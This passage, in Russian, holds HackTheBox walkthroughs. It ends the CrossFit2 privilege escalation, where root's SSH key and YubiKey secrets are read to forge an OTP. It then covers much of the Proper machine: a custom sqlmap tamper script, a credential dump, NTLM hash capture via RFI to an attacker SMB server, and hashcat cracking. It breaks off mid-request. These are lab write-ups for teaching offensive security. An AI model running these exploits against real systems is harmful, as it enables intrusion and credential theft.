  --- It looks like /usr/local/bin/log is executing printf and you can impersonate it (strings line: printf)
```

Приложения с установленным SGID

После запуска приложения узнаем, что в качестве параметра ему нужно лишь передать путь к файлу.

```
[+] Backup folders
drwx------  2 root  wheel  4608 Feb  3 01:31 /var/backups
```

Запуск /usr/local/bin/log

То есть теперь мы можем прочитать любой файл в системе. Но вот вопрос, какой файл читать, учитывая, что мы работаем в OpenBSD. Конечно, можно узнать файл рута и сдать флаг, но наша задача — получить управление. Ключ SSH прочитать не вышло, так как такого файла не оказалось.

В выводе LinPeas также присутствует и директория с бэкапами, причем доступная только руту. Так мы могли бы прочитать любой сохраненный файл.

```
/usr/local/bin/log

* LogReader v0.1

[*] Usage: /usr/local/bin/log <log file to read>
```

Чтобы узнать, для каких файлов в OpenBSD делались резервные копии, мы можем посмотреть содержимое файла `/etc/changelist`.

```
/root/.ssh/authorized_keys
/root/.ssh/authorized_keys2
/root/.ssh/id_rsa
/var/cron/at.allow
/var/cron/at.deny
/var/cron/cron.allow
```

И там обнаружим желанный ключ SSH пользователя root.

При резервном копировании названия файлов генерируются из их полного пути, при этом косая черта заменяется на знак подчеркивания. К получившейся строке добавляется расширение `.current`. Так, файл `/root/.ssh/id_rsa` будет сохранен под именем `root_.ssh_id_rsa.current`.

```
/usr/local/bin/log /var/backups/root_.ssh_id_rsa.current
```

```
/usr/local/bin/log /var/backups/root_.ssh_id_rsa.current

* LogReader v0.1

[*] Log size: 2610

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA8kTcUuEP05YI+m24YdS3WLOuYAhGt9SywnPrBTcmT3t0iZFccrHc
2KmIttQRLyKOdaYiemBQmno92butoK2wkL3CAHUuPEyHVAaNsGe3UdxBCFSRZNHNLyYCMh
3AWj3gYLuLniZ2l6bZOSbnifkEHjCcgy9JSGutiX+umfD11wWQyDJy2QtCHywQrKM8m1/0
```

Чтение резервной копии файла ключа

К моему разочарованию, подключиться с этим ключом не получилось, так как у нас потребовали пароль.

```
ralf@ralf-PC:~/tmp/crossfit$ ssh -i id_rsa root@crossfit.htb
root@crossfit.htb's password:
```

Подключение по SSH

Смотрим настройки SSH и конфигурации логина. Из файла `/etc/ssh/sshd_config` узнаем, что для рута необходим как ключ, так и пароль. А по содержимому файла `/etc/login.conf` определяем, что для SSH требуется YubiKey.

```
#Match User anoncvs
#       X11Forwarding no
#       AllowTcpForwarding no
#       PermitTTY no
#       ForceCommand cvs server

Match User root
        AuthenticationMethods publickey,password
Match User *,!root
        AuthenticationMethods password
```

Содержимое файла sshd_config

```
        :openfiles-cur=102400:\
        :stacksize-cur=8M:\
        :auth-ssh=yubikey:\
        :auth-su=reject:\
        :tc=default:
```

Содержимое файла login.conf

YubiKey — это аппаратный ключ безопасности, его производит компания Yubico. Используется протокол универсальной двухфакторной аутентификации, одноразовые пароли и асимметричное шифрование. Ключи YubiKey применяют алгоритмы HOTP и TOTP, эмулируя клавиатуру по протоколу USB HID.

OpenBSD включает встроенную поддержку входа через YubiKey. Аутентификация YubiKey не заменяет аутентификацию по паролю, а выполняет ее и по паролю, и по YubiKey. Но в нашем случае с SSH — по ключу и OTP YubiKey. Для работы с YubiKey без аппаратного ключа можно использовать и пакет низкоуровневых программ yubico-c, который можно скачать с сайта производителя. После загрузки нужно выполнить сборку.

```
sudo apt install asciidoc-base dh-autoreconf
./configure
make check
sudo make install
```

```
/usr/local/bin/log /var/db/yubikey/root.key

* LogReader v0.1

[*] Log size: 33

6bf9a26475388ce998988b67eaa2ea87
/usr/local/bin/log /var/db/yubikey/root.uid

* LogReader v0.1

[*] Log size: 13

a4ce1128bde4
/usr/local/bin/log /var/db/yubikey/root.ctr

* LogReader v0.1

[*] Log size: 6

985089crossfit2$
```

Тестовый запуск приложения

Теперь нам необходимо получить файлы ключей с целевого хоста, расположенные в следующей директории `/var/db/yubikey/$user.key`, где `$user` — это целевой пользователь. В случае с пользователем root нам нужны файлы

- root.key — AES-ключ;
- root.uid — идентификатор;
- root.ctr — счетчик.

```
/usr/local/bin/log /var/db/yubikey/root.key
/usr/local/bin/log /var/db/yubikey/root.uid
/usr/local/bin/log /var/db/yubikey/root.ctr
```

```
ralf@ralf-PC:~/tmp/crossfit/libyubikey-1.13$ ./ykgenerate -h
Usage: /home/ralf/tmp/crossfit/libyubikey-1.13/.libs/ykgenerate <aeskey> <yk_internalname> <yk_counter> <yk_low> <yk_high> <yk_use>
 AESKEY:            Hex encoded AES-key.
 YK_INTERNALNAME:   Hex encoded yk_internalname (48 bit).
 YK_COUNTER:        Hex encoded counter (16 bit).
 YK_LOW:            Hex encoded timestamp low (16 bit).
 YK_HIGH:           Hex encoded timestamp high (8bit).
 YK_USE:            Hex encoded use (8 bit).
```

Получение файлов ключей

Теперь про параметры приложения `ykgenerate`. Нам нужно передать ключ AES, идентификатор пользователя, первые 16 бит счетчика, последовательность `c0a8 00` и последние 8 бит счетчика, установленные как единица. Для преобразования переведем значение счетчика в шестнадцатеричный вид, после чего сможем его разделить.

```
ralf@ralf-PC:~/tmp/crossfit$ python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(985089)
'0xf0801'
```

Преобразование значения счетчика

Теперь мы можем получить OTP:

```
./ykgenerate 6bf9a26475388ce998988b67eaa2ea87 a4ce1128bde4 0f08 c0a8 00 02
```

```
ralf@ralf-PC:~/tmp/crossfit/libyubikey-1.13$ ./ykgenerate 6bf9a26475388ce998988b67eaa2ea87 a4ce1128bde4 0f08 c0a8 00 02
kbfnerkivddndrftbiftfkckkklrjbjg
```

Получение OTP


Мы получили OTP и можем использовать его как пароль SSH при предъявлении ключа.

```
crossfit2# id
uid=0(root) gid=0(wheel) groups=0(wheel), 2(kmem), 3(sys), 4(tty), 5(operator), 20(staff), 31(guest)
crossfit2# cat /root/root.txt
6fbc09c17cca32cc7c7b563d5376dd3a
```

Флаг рута

Машина захвачена, и мы имеем над ней полный контроль!

HTB PROPER



ПИШЕМ TAMPER ДЛЯ SQLMAP И ЭКСПЛУАТИРУЕМ RACE CONDITION ЧЕРЕЗ RFI

В этой статье мы пройдем машину Proper с Hack The Box. В процессе я покажу, как получить учетные данные к сайту через SQL-инъекцию, написав свой tamper к sqlmap. Далее эксплуатируем race condition через RFI, чтобы получить первоначальный доступ к хосту. Завершим прохождение повышением привилегий через использование именованных каналов скомпрометированной службы.

RalfHacker
hackerralf8@gmail.com

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

IP машины — 10.10.10.231, заносим его в /etc/hosts:

```
10.10.10.231 proper.htb
```

И сканируем порты.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция -A).

```
Host is up (0.12s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: OS Tidy Inc.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Результат работы скрипта

По результатам сканирования имеем всего один открытый порт — 80, там откликается веб-сервер Microsoft IIS httpd 10.0.

Приступаем к осмотру сайта.

Главная страница сайта


Сканирование веб-контента

На самом сайте зацепиться не за что, поэтому врубаем перебор каталогов.

Справка: сканирование веб-сайта


Сканирование сайта методом перебора каталогов и файлов по словарю — это одно из первых действий при пентесте веб-приложения. Для этого обычно применяют dirsearch, DIRB или более быстрый gobuster. Мы же в этой статье будем использовать встроенные средства Burp Suite.

Перехватываем запрос в Burp Proxy и в контекстном меню выбираем Engagement tools → Discover content. Указываем глубину сканирования, интересующие нас расширения файлов и бэкапов.



Настройки Burp Discover content

Спустя несколько минут (если ты, как и я, выбрал 200 потоков для сканирования) получим карту сайта, отталкиваясь от которой будем определять следующий вектор атаки.



Карта сайта proper.htb

Я посмотрел все комментарии на всех страницах (в контекстном меню Engagement tools → Find comments), но снова ничего важного. А вот файл **products-ajax.php** принимает какие-то необычные параметры. Закинем этот запрос в Burp Repeater для теста. В таких случаях стоит получить все возможные ответы от сервера при разном количестве параметров и даже их разном значении. Так, если удалить один из параметров, то получаем ошибку, содержащую соль. А если изменить значение любого из параметров, то нам сообщат об обнаружении атаки.

```
Request
1 GET /products-ajax.php?order=id+desc HTTP/1.1
2 Host: proper.htb
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
7 Connection: close

Response
1 HTTP/1.1 500 Internal Server Error
2 Content-Type: text/html; charset=UTF-8
3 Server: Microsoft-IIS/10.0
4 X-Powered-By: PHP/7.4.1
5 Date: Thu, 03 Jun 2021 07:14:07 GMT
6 Connection: close
7 Content-Length: 641
8
9 <!-- [8] Undefined index: h
10 On line 6 in file C:\inetpub\wwwroot\products-ajax.php
11 1 |   // SECURE_PARAM_SALT needs to be defined prior including functions.php
12 2 |   define('SECURE_PARAM_SALT','hie0shah6ooNoim');
13 3 |   include('functions.php');
14 4 |   include('db-config.php');
15 5 |   if ( !$_GET['order'] || !$_GET['h'] ) {          <<<<< Error encountered in this line.
16 6 |     // Set the response code to 500
17 7 |     http_response_code(500);
18 8 |     // and die(). Someone fiddled with the parameters.
19 9 |     die('Parameter missing or malformed.');
20 10 |  }
21 11 |
22 // -->
23 Parameter missing or malformed.
```

Запрос без одного параметра

```
1 GET /products-ajax.php?order=test&h=a1b30d31d344a5a4e41e8496ccbdd26b HTTP/1.1
2 Host: proper.htb
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTM
7 Connection: close

Response
1 HTTP/1.1 403 Forbidden
2 Content-Type: text/html; charset=UTF-8
3 Server: Microsoft-IIS/10.0
4 X-Powered-By: PHP/7.4.1
5 Date: Thu, 03 Jun 2021 07:22:36 GMT
6 Connection: close
7 Content-Length: 39
8
9 Forbidden - Tampering attempt detected.
```

Запрос с измененным значением одного из параметров

Так как используется соль, параметр **h**, скорее всего, хеш MD5 от значения параметра **order**. Если его изменить, это приведет к ошибке, что подтверждает нашу догадку. Чтобы это проверить, нужно попробовать все возможные варианты хеширования с использованием соли. Их можно найти в справке к программе John the Ripper.

```
john --list=subformats | grep md5
```

```
ralf@ralf-PC:~/tmp/Proper$ john --list=subformats | grep md5
Format = dynamic_0   type = dynamic_0: md5($p) (raw-md5)
Format = dynamic_1   type = dynamic_1: md5($p.$s) (joomla)
Format = dynamic_2   type = dynamic_2: md5(md5($p)) (e107)
Format = dynamic_3   type = dynamic_3: md5(md5(md5($p)))
Format = dynamic_4   type = dynamic_4: md5($s.$p) (OSC)
Format = dynamic_5   type = dynamic_5: md5($s.$p.$s)
Format = dynamic_6   type = dynamic_6: md5(md5($p).$s)
Format = dynamic_8   type = dynamic_8: md5(md5($s).$p)
Format = dynamic_9   type = dynamic_9: md5($s.md5($p))
Format = dynamic_10  type = dynamic_10: md5($s.md5($s.$p))
Format = dynamic_11  type = dynamic_11: md5($s.md5($p.$s))
Format = dynamic_12  type = dynamic_12: md5(md5($s).md5($p)) (IPB)
Format = dynamic_13  type = dynamic_13: md5(md5($p).md5($s))
Format = dynamic_14  type = dynamic_14: md5($s.md5($p).$s)
Format = dynamic_15  type = dynamic_15: md5($u.md5($p).$s)
Format = dynamic_16  type = dynamic_16: md5(md5(md5($p).$s).$s2)
Format = dynamic_18  type = dynamic_18: md5($s.Y.$p.0xF7.$s) (Post.Office MD5)
Format = dynamic_19  type = dynamic_19: md5($p) (Cisco PIX)
Format = dynamic_20  type = dynamic_20: md5($p.$s) (Cisco ASA)
Format = dynamic_22  type = dynamic_22: md5(sha1($p))
Format = dynamic_23  type = dynamic_23: sha1(md5($p))
```

Варианты хеширования MD5 с использованием соли

Для определения алгоритма нам нужно создать словарь (**word**), содержащий строку **id desc**, и файл с хешем и солью (**hash**), записанными через знак доллара: **hash$salt**. Затем перебираем все возможные форматы. Чтобы сделать это быстро, напишем скрипт Bash, который будет парсить формат из вывода справки, а затем применять его в команде брута хеша.

Сначала установим перенос строки в качестве разделителя (**IFS**), а потом будем в цикле получать каждую строку из справки (переменная **entry**). Для каждой такой строки (например, **Format = dynamic_29 type = dynamic_29: md5(utf16($p))**) будем парсить формат:

1. Командой **tr -d ' '** удаляем из строки все пробелы (результат: **Format=dynamic_29 type=dynamic_29:md5(utf16($p))**).
2. Командой **cut -d '=' -f 3** разделяем строку по символу = и получаем третью часть (результат: **dynamic_29:md5(utf16($p))**).
3. Командой **cut -d ':' -f 1** разделяем строку по символу **:** и получаем первую часть (результат: **dynamic_29**).

Затем выполняем перебор по полученному алгоритму (**john --format=$format --wordlist=word hash**). Так выглядит полный скрипт:

```
#!/bin/bash

IFS=$'
'
for entry in $(john --list=subformats | grep md5)
do
  format="$(echo $entry | tr -d ' ' | cut -d '=' -f 3 | cut -d ':' -f 1)"
  echo -e "\nFormat: $format ---------------------------------\n"
  john --format=$format --wordlist=word hash
done
```

```
Format: dynamic_4 ──────────────────

Using default input encoding: UTF-8
Loaded 1 password hash (dynamic_4 [md5($s.$p) (OSC) 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 48 needed for performance.
id desc          (?)
1g 0:00:00:00 DONE (2021-06-03 12:36) 5.000g/s 5.000p/s 5.000c/s 5.000C/s id desc
Use the "--show --format=dynamic_4" options to display all of the cracked passwords reliably
Session completed
```

Результат перебора алгоритмов

Для формата **dynamic_4** (**salt + word**) перебор закончился успешно. Так мы подтверждаем свое предположение и получаем искомый алгоритм хеширования с использованием соли.

```
ralf@ralf-PC:~/tmp/Proper$ echo -n "hie0shah6ooNoimid desc" | md5sum
a1b30d31d344a5a4e41e8496ccbdd26b  -
```

Проверка алгоритма хеширования с использованием соли

ТОЧКА ВХОДА

Теперь мы можем манипулировать значением параметров так, чтобы они обрабатывались приложением. Текст ошибки натолкнул меня на мысль, что можно было бы написать tamper для sqlmap, хотя мы пока так и не установили достоверно, есть ли здесь возможность SQL-инъекции.

INFO

Темперы — это скрипты для sqlmap, которые преобразуют его запросы.

```
#!/usr/bin/env python

from hashlib import md5
from urllib.parse import quote_plus
from lib.core.enums import PRIORITY

__priority__ = PRIORITY.NORMAL

def tamper(payload, **kwargs):
  '''
  '''
  h = md5(b"hie0shah6ooNoim" + payload.encode()).hexdigest()
  return quote_plus(payload) + "&h=" + h
```

Этот файл (я назвал его **sqlmap_tamper.py**) нужно разместить в директории **/usr/share/sqlmap/tamper**, после чего запускаем sqlmap и проверяем, есть ли уязвимость. Нам нужно указать наш темпер в параметре **tamper**, задать опцию **-p** для проверки, а также то, что мы не хотим использовать кодирование URL.

```
sqlmap -u "http://10.10.10.231/products-ajax.php?order=1" -p order --batch --skip-urlencode --tamper=sqlmap_tamper
```

```
GET parameter 'order' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 81 HTTP(s) requests:
---
Parameter: order (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: order=1 AND (SELECT 8856 FROM (SELECT(SLEEP(5)))KOds)
---
```

Результат выполнения sqlmap

И мы попали в точку: приложение уязвимо к time-based SQL-инъекции, о чем нам и сообщил sqlmap. Эта чудо-программа сохранила у себя шаблон нагрузки для заданного URL, поэтому мы можем спокойно продолжать работу и доставать необходимые данные — к примеру, названия баз данных (опция **--dbs**).

```
sqlmap -u "http://10.10.10.231/products-ajax.php?order=1" -p order --skip-urlencode --tamper=sqlmap_tamper --dbs
```

```
available databases [3]:
[*] information_schema
[*] cleaner
[*] test
```

Получение имен баз данных с помощью sqlmap

Так мы получаем три базы данных: служебная **information_schema**, тестовая **test** и, скорее всего, нужная нам база данных приложения — **cleaner**. Получим все таблицы из базы опцией **--tables**, а саму базу указываем в параметре **-D**.

```
sqlmap -u "http://10.10.10.231/products-ajax.php?order=1" -p order --skip-urlencode --tamper=sqlmap_tamper -D cleaner --tables
```

```
Database: cleaner
[3 tables]
+-----------+
| customers |
| licenses  |
| products  |
+-----------+
```

Получение таблиц в базе cleaner с помощью sqlmap

В базе есть три таблицы, и в одной из них должны быть учетные данные. Скорее всего, нам подойдет таблица **customers**. Получим названия столбцов опцией **--columns**, указав таблицу в параметре **-T**.

```
sqlmap -u "http://10.10.10.231/products-ajax.php?order=1" -p order --skip-urlencode --tamper=sqlmap_tamper -D cleaner -T customers --columns
```

```
Database: cleaner
Table: customers
[4 columns]
+---------------+--------------+
| Column        | Type         |
+---------------+--------------+
| customer_name | varchar(50)  |
| id            | int(11)      |
| login         | varchar(255) |
| password      | varchar(255) |
+---------------+--------------+
```

Получение столбцов в таблице customers с помощью sqlmap

Действительно, нашлись учетные данные! Давай получим значения (опция **--dump**) из столбцов **login** и **passwords**. Столбцы указываем через запятую в параметре **-C**.

```
sqlmap -u "http://10.10.10.231/products-ajax.php?order=1" -p order --skip-urlencode --tamper=sqlmap_tamper -D cleaner -T customers -C login,password --dump
```

```
[INFO] retrieved: aaustinf@booking.moc
[INFO] retrieved: 25d55ad283aa400af464c76d713c07ad
[INFO] retrieved: acallabyk@un.gro
[INFO] retrieved: d0763edaa9d9bd2a9516280e9044d885
```

Получение учетных данных

Извлечение данных происходит очень долго, поэтому попробуем взломать уже полученные хеши. Перебор с солью ни к чему не привел, поэтому я попробовал взломать хеш без соли при помощи md5decrypt.net. Это дало результат!

2/2 trouvés, soit 100%

25d55ad283aa400af464c76d713c07ad **12345678**
d0763edaa9d9bd2a9516280e9044d885 **monkey**

Trouvé en 0.103s

Взломанные пароли пользователей


Продолжение статьи →

HTB PROPER

ПИШЕМ TAMPER ДЛЯ SQLMAP И ЭКСПЛУАТИРУЕМ RACE CONDITION ЧЕРЕЗ RFI

ТОЧКА ОПОРЫ

Авторизуемся с полученными учетными данными на сайте. Нам теперь открываются дополнительные возможности, одна из них — смена цветовой темы. Причем интересен сам способ ее смены: тема устанавливается через передачу GET-параметра **theme**.



Страница сайта для авторизованных пользователей

Стоит протестировать GET-параметры так же, как и в прошлый раз. Если мы изменим или удалим один из них, то нам сообщат об обнаружении атаки. Но раз мы знаем, как осуществляется подпись, давай укажем значение, которое будет обработано сервером, к примеру **test**.

```
ralf@ralf-PC:~/tmp/Proper$ echo -n "hie0shah6ooNoimtest" | md5sum
d9f7afc366cf839391aac8d0d333c7c5  -
```

Создание подписи первого параметра

```
Request
GET /licenses/licenses.php?theme=test&h=d9f7afc366cf839391aac8d0d333c7c5 HTTP/1.1
Host: 10.10.10.231

Response
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.4.1
Date: Sun, 06 Jun 2021 07:59:02 GMT
Connection: close
Content-Length: 4307

<!-- [2] file_get_contents(test/header.inc): failed to open stream: No such file or directory
On line 35 in file C:\inetpub\wwwroot\functions.php
30 |
31 | // Following function securely includes a file. Whenever we
32 | // will encounter a PHP tag we will just bail out here.
33 | function secure_include($file) {
34 |   if (strpos(file_get_contents($file),'<?') === false) {        <<<<< Error encountered in this line.
35 |     include($file);
36 |   } else {
37 |     http_response_code(403);
38 |     die('Forbidden - Tampering attempt detected.');
39 |   }
40 | }
// -->
<!-- [2] include(test/header.inc): failed to open stream: No such file or directory
On line 36 in file C:\inetpub\wwwroot\functions.php
31 | // Following function securely includes a file. Whenever we
32 | // will encounter a PHP tag we will just bail out here.
33 | function secure_include($file) {
34 |   if (strpos(file_get_contents($file),'<?') === false) {
35 |     include($file);              <<<<< Error encountered in this line.
36 |   } else {
37 |     http_response_code(403);
38 |     die('Forbidden - Tampering attempt detected.');
39 |   }
40 | }
41 |
// -->
<!-- [2] include(): Failed opening 'test/header.inc' for inclusion (include_path='.;C:\php\pear')
On line 36 in file C:\inetpub\wwwroot\functions.php
31 | // Following function securely includes a file. Whenever we
32 | // will encounter a PHP tag we will just bail out here.
33 | function secure_include($file) {
34 |   if (strpos(file_get_contents($file),'<?') === false) {
35 |     include($file);              <<<<< Error encountered in this line.
36 |   } else {
37 |     http_response_code(403);
38 |     die('Forbidden - Tampering attempt detected.');
39 |   }
40 | }
41 |
// -->
```

Ошибка при передаче значения test

Уязвимость RFI

Как мы видим из текста ошибки, из указанной нами директории подключается файл **header.inc** (строка 12) с помощью функции **file_get_contents**, и если в файле отсутствует последовательность символов **<?** (строка 18), то он добавляется как include (строка 19).

Таким образом, обращение к файлу происходит дважды, а это означает уязвимость к атаке типа race condition: перед проверкой и включением файла его содержимое возможно изменить.

Теперь проверим наличие уязвимости remote file inclusion (RFI). Для этого запустим локальный веб-сервер на основе Python 3, разместим в этой директории файл **header.inc** с любым содержимым, создадим подпись для запроса файла на нашем сервере и затем выполним запрос.

```
echo "test" > header.inc
echo -n 'hie0shah6ooNoimhttp://10.10.14.137' | md5sum
python3 -m http.server 80
```

```
ralf@ralf-PC:~/tmp/Proper$ echo -n 'hie0shah6ooNoimhttp://10.10.14.137' | md5sum
1d0df3465020127e86d6bae3a965a248  -
```

Создание подписи

```
Request
GET /licenses/licenses.php?theme=http://10.10.14.137&h=1d0df3465020127e86d6bae3a965a248 HTTP/1.1
Host: 10.10.10.231

Response
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.4.1
Date: Mon, 07 Jun 2021 13:37:56 GMT
Connection: close
Content-Length: 4351

<!-- [2] include(): http:// wrapper is disabled in the server configuration by allow_url_include=0
On line 36 in file C:\inetpub\wwwroot\functions.php
...
<!-- [2] include(http://10.10.14.137/header.inc): failed to open stream: no suitable wrapper could be found
On line 36 in file C:\inetpub\wwwroot\functions.php
...
<!-- [2] include(): Failed opening 'http://10.10.14.137/header.inc' for inclusion (include_path='.;C:\php\pear')
On line 36 in file C:\inetpub\wwwroot\functions.php
...
```

Выполнение запроса

Утечка хеша NTLM

После выполнения запроса в логах веб-сервера увидим обращение к файлу **header.inc**. В ответе опять ошибка — на сервере отключен **http://**. Давай попробуем протокол SMB, в этом нам поможет скрипт smbserver из пакета impacket. Запустим локальный SMB-сервер, сгенерируем новую подпись и повторим запрос.

```
echo -n 'hie0shah6ooNoim//10.10.14.137/v' | md5sum
smbserver.py -ip 10.10.14.137 -smb2support v .
```

```
ralf@ralf-PC:~/tmp/Proper$ echo -n 'hie0shah6ooNoim//10.10.14.137/v' | md5sum
765dcbcbda11c63062e66c779b8e1d29  -
```

Создание подписи

```
Request
GET /licenses/licenses.php?theme=//10.10.14.137/v&h=765dcbcbda11c63062e66c779b8e1d29 HTTP/1.1
Host: 10.10.10.231

Response
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.4.1
Date: Mon, 07 Jun 2021 14:22:45 GMT
Connection: close
Content-Length: 4325

<!-- [2] file_get_contents(//10.10.14.137/v/header.inc): failed to open stream: Invalid argument
On line 35 in file C:\inetpub\wwwroot\functions.php
```

Выполнение запроса

Теперь видим уже другую ошибку, а также попытку подключения к нашему SMB-серверу. Скорее всего, проблемы с аутентификацией. В логах сервера мы видим имя пользователя и хеш NTLMv2.

```
ralf@ralf-PC:~/tmp/Proper$ smbserver.py -ip 10.10.14.137 -smb2support v .
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.231,49924)
[*] AUTHENTICATE_MESSAGE (PROPER\web,PROPER)
[*] User PROPER\web authenticated successfully
[*] web::PROPER:aaaaaaaaaaaaaaaa:c32ba37aba8eb7b185ca017e5966aa6b:0101000000...
[*] Closing down connection (10.10.10.231,49924)
[*] Remaining connections []
[*] Incoming connection (10.10.10.231,49925)
[*] AUTHENTICATE_MESSAGE (PROPER\web,PROPER)
```

Логи SMB-сервера

Давай попробуем сбрутить его с помощью hashcat.

```
web::PROPER:aaaaaaaaaaaaaaaa:62b...00 > hash.txt
hashcat -m 5600 -a 0 hash.txt ~/tmp/tools/rockyou.txt
```

```
ralf@ralf-PC:~/tmp/Proper$ hashcat -m 5600 -a 0 hash.txt ~/tmp/tools/rockyou.txt --show
WEB::PROPER:aaaaaaaaaaaaaaaa:c32ba37aba8eb7b185ca017e5966aa6b:0101000000...:charlotte123!
```

Результат перебора хеша пользователя web

Теперь снова запустим наш SMB-сервер, но уже с аутентификацией, указав учетные данные целевого пользователя. Затем просто повторим запрос к веб-серверу.

```
smbserver.py -ip 10.10.14.137 -username web -password 'charlotte123!'
-smb2support v .
```

```
Request
